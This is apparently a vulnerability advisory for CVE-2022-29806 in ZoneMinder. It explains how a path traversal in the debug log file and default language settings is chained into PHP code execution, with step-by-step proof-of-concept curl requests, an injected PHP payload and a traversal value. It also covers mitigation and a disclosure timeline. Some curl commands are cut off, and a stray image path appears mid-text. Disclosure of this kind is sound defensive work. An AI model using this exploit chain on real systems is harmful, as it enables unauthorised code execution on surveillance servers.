Product

ZoneMinder - A full-featured, open source, state-of-the-art video surveillance software system.

Versions Affected

- 1.36.12 and earlier
- 1.37.10 and earlier

Description

A Path Traversal vulnerability in debug log file and default language option in ZoneMinder version before 1.36.13 and 1.37.11 allows attackers to write and execute arbitrary code to achieve remote command execution.

Technical Details

Looking at ZM_LOG_DEBUG_FILE validation in includes/logger.php#L138, you could potentially create a file with any extension on any path in the system because it only checks if the variable is not empty.

```
if ( ZM_LOG_DEBUG_FILE != '' ) {
  $tempLogFile = ZM_LOG_DEBUG_FILE;
  $tempFileLevel = $tempLevel;
}
```

This will lead to arbitrary file write if you could control the contents being written to the file. Luckily there is a createRequest function in ajax/log.php#L48 that can be used to achieve this.

```
function createRequest() {
  if ( !empty($_POST['level']) && !empty($_POST['message']) ) {
    ...
    $string = $_POST['message'];
    ...
    ZM\Logger::fetch()->logPrint($level, $string, $file, $line);
  } else {
    ZM\Error('Invalid log create: '.print_r($_POST, true));
  }
}
```

The $string variable can easily be controlled from $_POST['message'] parameter that has no validation whatsoever. You may guess where this is going now right? yes the only thing left is the ability to include the file to achieve code execution. Looking at ZM_LANG_DEFAULT validation in includes/lang.php#L46, specifically how the $systemLangFile variable is defined clearly suffers from a path traversal vulnerability.

```
$systemLangFile = $prefix.'lang/'.ZM_LANG_DEFAULT.'.php';
if ( file_exists($systemLangFile) ) {
  return $systemLangFile;
} else {
  ZM\Warning("System language file $systemLangFile does not exist.");
}
```

This will lead to arbitrary code execution as you have control over ZM_LANG_DEFAULT value that gets appended with ".php" automatically at the end, it will only check if the file exists and then gets executed in includes/lang.php#L63 which was triggered from index.php#L194.

Proof of Concept

The proof of concept was tested against ZoneMinder 1.36.4 ubuntu18.04 docker: ZoneMinder/zmdockerfiles but will still applicable up to the latest version 1.36.12

1. Start the container with docker run command: ZoneMinder/zmdockerfiles#ubuntu
2. Navigate to http://localhost:1080/zm/index.php?view=privacy and click APPLY to activate the dashboard
3. Navigate to http://localhost:1080/zm/index.php?view=options&tab=logging
4. Tick the LOG_DEBUG option to switch debugging on
5. Set LOG_DEBUG_FILE option to /tmp/proof.php and then click the save button
6. Make a GET request to /zm/index.php to grep the csrfMagicToken and save the cookies using curl

```
sam:~$ curl -sc ck.txt -b ck.txt http://localhost:1080/zm/index.php | grep -
key:4a95ee2aec4a3177b56f1ebc20c61f95c161447a,1644031701
```


7. Using csrfMagicToken value and cookies in step 6, make a POST request to /zm/index.php to create log message with arbitrary PHP code. eg: message=<?php phpinfo(); die();?>

```
sam:~$ curl -sc ck.txt -b ck.txt http://localhost:1080/zm/index.php -d '__cs
{"result":"Ok"}
```

8. Make a POST request to `/zm/index.php` to change system default language to include the debug log file. eg: `newConfig[ZM_LANG_DEFAULT]=../../../../../tmp/proof`

```
sam:~$ curl -sc ck.txt -b ck.txt http://localhost:1080/zm/index.php -d '__cs
```

9. Navigate to http://localhost:1080/zm/index.php or refresh your current zoneminder page and PHP Info will be displayed.



```
02/05/22 03:44:35.241748 web_php[469].DBG [172.17.0.1] [Setting cookie parameters to Array ( [lifetime] => 3600 [path] => / [domain] => [secure] => [httponly] => 1 )] at /usr/share/zoneminder/www/includes/session.php line 28 02/05/22 03:44:35.242687 web_php[469].WAR [172.17.0.1] [Cannot write to event folder /var/cache/zoneminder/events. Check that it exists and is owned by the web account user.] at /usr/share/zoneminder/www/index.php line 183 02/05/22 03:44:35.245952 web_php[469].DBG [172.17.0.1] [View: options Request: Action: User: admin] at /usr/share/zoneminder/www/index.php line 235
```

PHP Version 7.2.24-0ubuntu0.18.04.7

System	Linux e6a3f2fb8ab2 5.10.0-9-amd64 #1 SMP Debian 5.10.28-1 (2021-04-12) x86_64
Build Date	Oct 7 2020 15:24:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/20-apcu.ini, /etc/php/7.2/apache2/conf.d/20-apcu_bc.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini

The video below is the proof of concept in action.

Exploitation

Using the proof of concept steps I will craft an exploit script to automate the process. The video below will showcase the shell execution.

Mitigation

There are two possible mitigations but the obvious fix is to validate `ZM_LANG_DEFAULT` option in includes/lang.php#L46 to prevent the path traversal. We could also validate the `ZM_LOG_DEBUG_FILE` to only allow specific file extension eg: `.txt,.log` or define static directory where the log file should be write eg: `/var/log/zm` to prevent future chained attacks.

Timeline

- 08/02/2022 - Vulnerability reported to the vendor
- 08/02/2022 - Vulnerability acknowledged by the vendor
- 09/02/2022 - Vendor implements vulnerability fix in master branch
- 10/02/2022 - Test and confirm the POC no longer works in master branch versions 1.37.11
- 31/03/2022 - 1.36.13 version released
- 25/04/2022 - Requesting CVE-ID to MITRE
- 26/04/2022 - CVE-2022-29806 assigned
- 27/04/2022 - Full disclosure

References

- CVE-2022-29806